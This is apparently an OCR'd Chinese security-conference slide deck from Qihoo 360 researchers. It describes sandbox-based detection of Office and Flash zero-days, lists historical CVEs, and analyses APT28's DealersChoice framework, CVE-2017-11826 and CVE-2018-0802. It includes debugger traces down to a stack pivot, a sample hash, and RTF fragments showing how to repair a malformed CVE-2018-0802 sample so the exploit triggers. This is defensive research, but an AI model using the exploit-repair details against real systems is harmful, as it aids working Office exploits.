
检测结果告警





高级威胁自动化平台

检测结果告警



高级威胁自动化平台

如何使用沙箱发现 0day?

从 CVE-2017-0199 说起...

沙箱的优势

- **多环境**
  - 各版本 Office
  - 各版本 Flash
- **动态执行**
  - 模拟交互
  - 反静态混淆 (特别是 RTF 文档)
- **记录和还原现场**
- **精确**
  - 漏洞和利用识别
- **自动化**
  - 自动展示进程行为
  - 自动转储文件
  - 自动转储 LoadBytes 加载的利用代码

搭建检测系统

- **历史事件研究**
  - 历史 0day/1day 研究
- **数据源**
  - 360 海量数据
  - 高质量的共享数据源
- **分析平台**
  - 沙箱
- **推送平台**
- **人工确认**
  - Office/Flash 漏洞分析员

近6年的相关漏洞

2013	2014	2015	2016	2017	2018
CVE-2013-0634 CVE-2013-3906	CVE-2014-1761 CVE-2014-4114 CVE-2014-6352	CVE-2015-1642 CVE-2015-2424 CVE-2015-2545 CVE-2015-5119 CVE-2015-5122	CVE-2016-4117 CVE-2016-7193 CVE-2016-7855	CVE-2017-0199 CVE-2017-0261 CVE-2017-0262 CVE-2017-8570 CVE-2017-8759 CVE-2017-11292 CVE-2017-11826 CVE-2017-11882	CVE-2018-0798 CVE-2018-0802 CVE-2018-4878 CVE-2018-5002 CVE-2018-8174 CVE-2018-8373 CVE-2018-15982

历史漏洞归类

RTF 控制字解析问题	Open XML 标签解析问题	ActiveX 控件解析问题	Office 嵌 Flash 0day
CVE-2010-3333 CVE-2014-1761 CVE-2016-7193	CVE-2015-1641 CVE-2017-11826	CVE-2012-0158 CVE-2012-1856 CVE-2015-2424 CVE-2017-11882 CVE-2018-0798 CVE-2018-0802	CVE-2010-0609 CVE-2010-0611 CVE-2013-0634 HackingTeam 泄露代码 CVE-2016-4117 CVE-2016-7855 CVE-2018-4878 CVE-2018-5002 CVE-2018-15982
TIFF 图片解析问题	**EPS 文件解析问题**	**Moniker**	**其他 Office 逻辑漏洞**
CVE-2013-3906	CVE-2015-2545 CVE-2017-0261 CVE-2017-0262	CVE-2017-0199 CVE-2017-8570 CVE-2017-8759 CVE-2018-8174 CVE-2018-8373	CVE-2014-4114 CVE-2014-6352 CVE-2015-0097

历史总是相似的

RTF 控制字解析问题	Open XML 标签解析问题	ActiveX 控件解析问题	Office 嵌 Flash 0day
CVE-2010-3333 CVE-2014-1761 CVE-2016-7193	CVE-2015-1641 **CVE-2017-11826**	CVE-2012-0158 CVE-2012-1856 CVE-2015-2424 CVE-2017-11882 CVE-2018-0798 **CVE-2018-0802**	CVE-2010-0609 CVE-2010-0611 CVE-2013-0634 HackingTeam 泄露代码 CVE-2016-4117 CVE-2016-7855 CVE-2018-4878 **CVE-2018-5002** **CVE-2018-15982**

TIFF 图片解析问题	EPS 文件解析问题	Moniker	其他 Office 逻辑漏洞
CVE-2013-3906	CVE-2015-2545 CVE-2017-0261 CVE-2017-0262	CVE-2017-0199 CVE-2017-8570 CVE-2017-8759 **CVE-2018-8174** CVE-2018-8373	CVE-2014-4114 CVE-2014-6352 CVE-2015-0097

不断反思

走过的弯路：4个 0day + 1个 1day

2017年4月


- **CVE-2017-0261 (0day)**
- **CVE-2017-0262 + CVE-2017-0263 (0day)**

- **反思**
  - 沙箱检测引擎有缺陷 ☹
  - CVE-2017-0261 样本无法在 Office 2010 触发 ☹
  - CVE-2017-0262 样本无法在 Office 2007 触发 ☹
  - 当用户态引擎遇见内核 0day ☹

2017年8月

- **CVE-2017-8759 (0day)**

- **反思**
  - 沙箱跑出了样本，但未能及时通知分析人员 ☹



2017年10月

- **CVE-2017-11292 (1day)**

- **反思**
  - 对 DealersChoice 框架缺乏了解 ☹
  - 若目标为低版本 Flash，下发 CVE-2015-7645 ☹
  - 若目标为高版本 Flash，下发 CVE-2017-11292 😀

研究攻击框架

- **DealersChoice**
  - 由 @Unit42_Intel 命名
  - 被 APT28 使用
  - 持续改进以尽可能地躲避检测
- **初始手法**
  - 检查当前 Flash 版本
  - 地理位置判断
  - 存活时间短
- **新手法**
  - 反沙箱：需要模拟文档下滑
  - 改写开源代码，加入恶意功能，躲避静态检测

持续创新


- **沙箱检测引擎缺陷** ☹
  - 开发下一代沙箱检测引擎 😀
- **环境选择不正确** ☹
  - 制作多种环境 😀
  - 制定触发率高的投递策略 😀
- **不能及时通知分析人员** ☹
  - 构建实时推送系统 😀
- **对攻击框架不够熟悉** ☹
  - 研究 DealersChoice 框架 😀
  - 强化 Flash 针对性检测 😀

从0到1

CVE-2017-11826

从0到1

- 2017年9月27日



从0到1

- 第一次有中国厂商抓到 Office 在野 0day

CVE-2017-11826

- **OLEObject & Font 对象类型混淆 + ActiveX 控件堆喷射**

```
; Office 2007 下正常执行时

; mov     eax, [eax+44h]
0:000> dc 38450f4 l4c/4
038450f4  0000ffff 0000ffff 00000004 00000004  ................
03845104  00000001 00000000 00000000 00000000  ................
03845114  00000000 ffffffff ffffffff 00000000  ................
03845124  00000000 ffffffff 00000000 00000000  ................
03845134  00000000 01d9ffa0 67a02e58           ........X..g

; mov     eax, [eax+44h]
0:000> dc 01d9ffa0 l4c/4
01d9ffa0  00000001 00000001 01f47928 00000009  ........(y......
01d9ffb0  00000000 00000000 00000000 00000000  ................
01d9ffc0  00000000 000004b0 00000000 00000000  ................
01d9ffd0  0005003c 00000000 00000000 00000000  <...............
01d9ffe0  00000002 01f7e0a0 00000000           ............

; mov     ecx, [eax]
0:000> dd 01f7e0a0 l1
01f7e0a0  65d9420c

; call    dword ptr [ecx+4]
0:000> dds 65d9420c l2
65d9420c  65b527ad mso!Ordinal1072+0x2dd
65d94210  658bbe71 mso!Ordinal836+0xaf    // AddRef
```

```
; Office 2007 下触发漏洞时

; mov     eax, [eax+44h]
0:000> dc 5998140 l4c/4
05998140  000001de 000000dd 00000015 00000010  ................
05998150  00000000 00000000 00000000 00000000  ................
05998160  00000000 ffffffff ffffffff 00000000  ................
05998170  00000000 ffffffff 00000000 00000000  ................
05998180  00000000 04131700 67110a89           ...........g

; mov     eax, [eax+44h]
0:000> dc 04131700 l4c/4
04131700  0000045f 00000000 00000000 00000000  _...............
04131710  00000000 00000000 00000000 00000000  ................
04131720  00000000 00000000 0069004c 0063006e  ........L.i.n.c.
04131730  00720065 00680043 00720061 00680043  e.r.C.h.a.r.C.h.
04131740  00720061 088888ec 006f0066           a.r.....f.o.

; mov     ecx, [eax]
0:000> dd 088888ec l1
088888ec  088883ec

; call    dword ptr [ecx+4]
0:000> dds 088883ec l2
088883ec  72980e2b MSVBVM60!IID_IVbaHost+0x127eb
088883f0  72980e2b MSVBVM60!IID_IVbaHost+0x127eb // Stack Pivot
```

从1到N

CVE-2018-0802

CVE-2018-8174

CVE-2018-5002


CVE-2018-15982

CVE-2018-0802

- **公式编辑器组件栈溢出**


- **2017年12月14日**
- **同时内嵌两个漏洞**
  - CVE-2017-11882
  - CVE-2018-0802
  - 可以正常触发和成功利用 😀

- **2017年12月19日**
- **只内嵌一个漏洞**
  - CVE-2018-0802
  - 无法正常触发 ☹️
  - 重新构造 OLE 后可以成功利用 😀



CVE-2018-0802

- 两个样本都报告给了微软
- 2018年1月10日，微软对我们进行了致谢



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Yang Kang, Ding Maoyin and Song Shenlei, and Jinquan of Qihoo 360 Core Security (@360CoreSec)
bee13oy of Qihoo 360 Vulcan Team

CVE-2018-0802

- **2017年12月19日的样本**
  - MD5: 299D0C5F43E59FC9415D70816AEE56C6
  - 内嵌 0day 😀
  - RTF 混淆 😀
  - OLE 数据构造错误 ☹

```
错误的公式流:
DirEntry SID=4:
'\xe7\x90\x80\xe6\xa4\x80\xe7\x98\x80\xe6\x94\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe2\
x80\x80\xc8\x80\xef\xbc\x80\xef\xbf\xbf\xef\xbf\xbf\xef\xbf\xbf\xef\xbf\xbf\xef\xbf\xbf\xc3\xbf\x00'
 - type: 0
 - sect: 0
 - SID left: 0, right: 0, child: 0
 - size: 0 (sizeLow=0, sizeHigh=0) # logged by olefile.py
```

```
正常公式流:
DirEntry SID=4: 'Equation Native'
 - type: 2
 - sect: 4
 - SID left: 4294967295, right: 4294967295, child: 4294967295
 - size: 197 (sizeLow=197, sizeHigh=0) # logged by olefile.py
```

CVE-2018-0802


- **哪里错了?**
  - 提取解混淆后的 OLE 对象

```
0:010> bp ole32!OleConvertOLESTREAMToIStorage
0:010> g
Breakpoint 0 hit
eax=000004e0 ebx=059bc3c0 ecx=00008000 edx=00000000 esi=02d80960 edi=001dade8
eip=75c528fa esp=001dab2c ebp=001dadb0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
ole32!OleConvertOLESTREAMToIStorage:
75c528fa 8bff            mov     edi,edi
0:000> .writemem C:\de-obfuscated_ole.bin poi(poi(poi(esp + 0x04) + 0x08)) Lpoi(poi(esp + 0x04) + 0x0C)
Writing dc5 bytes..

0:000> db poi(poi(poi(esp + 0x04) + 0x08))
04946510  01 05 00 00 02 00 00 00-0b 00 00 00 45 71 75 61  ............Equa
04946520  74 69 6f 6e 2e 33 00 00-00 00 00 00 00 00 00 00  tion.3..........
04946530  0e 00 00 d0 cf 11 e0 a1-b1 1a e1 00 00 00 00 00  ................
04946540  00 00 00 00 00 00 00 00-00 00 00 3e 00 03 00 fe  ...........>....
04946550  ff 09 00 06 00 00 00 00-00 00 00 00 00 00 00 01  ................
04946560  00 00 00 01 00 00 00 00-00 00 00 00 10 00 00 02  ................
04946570  00 00 00 01 00 00 00 fe-ff ff ff 00 00 00 00 00  ................
04946580  00 00 00 ff ff ff ff ff-ff ff ff ff ff ff ff ff  ................
```

CVE-2018-0802

- **哪里错了?**
  - MiniFat Sector 错位 0x15 字节



CVE-2018-0802

- **如何“修复”？**
  - 对原始 RTF 文档稍作修改 😀

```
{\object\objemb\objupdate{\*\objclass Equation.3}\objw380\objh260{\*\objdata 01050000{{\object}}
02000000
0b000000
4571756174696f6e2e3300
00000000
00000000
000e0000 ; Data Size
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000
...
00000000000000000000000000000000000000000000feffffff02000000 ; 在 MiniFat Sector 前面填充 42 个 0
...
{\oldff}0a00ffffffff010000000001c000000fb021000070000000000bc020000000010202225379737465 6d000048008a0100000a0006000
0004800{\ole}8a01ffffffff7cef1800040000002d01010004000000f001000003000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 ; 补足长度
以满足 Data Size
...
0105000000000000 ; 补充 Presentation 数据
```

CVE-2018-0802

- 2018年元旦后，更多 CVE-2018-0802 样本出现
- 其他研究员注意到了这些样本，但不知道它们利用了 0day 😟

如何区分两个漏洞

```
IPersistStorage::Load(406881)
    offset:406a93     call ReadMTEFData(42f8ff)
        offset:42f921     call 43755c
            offset:4375d5    call 43a720
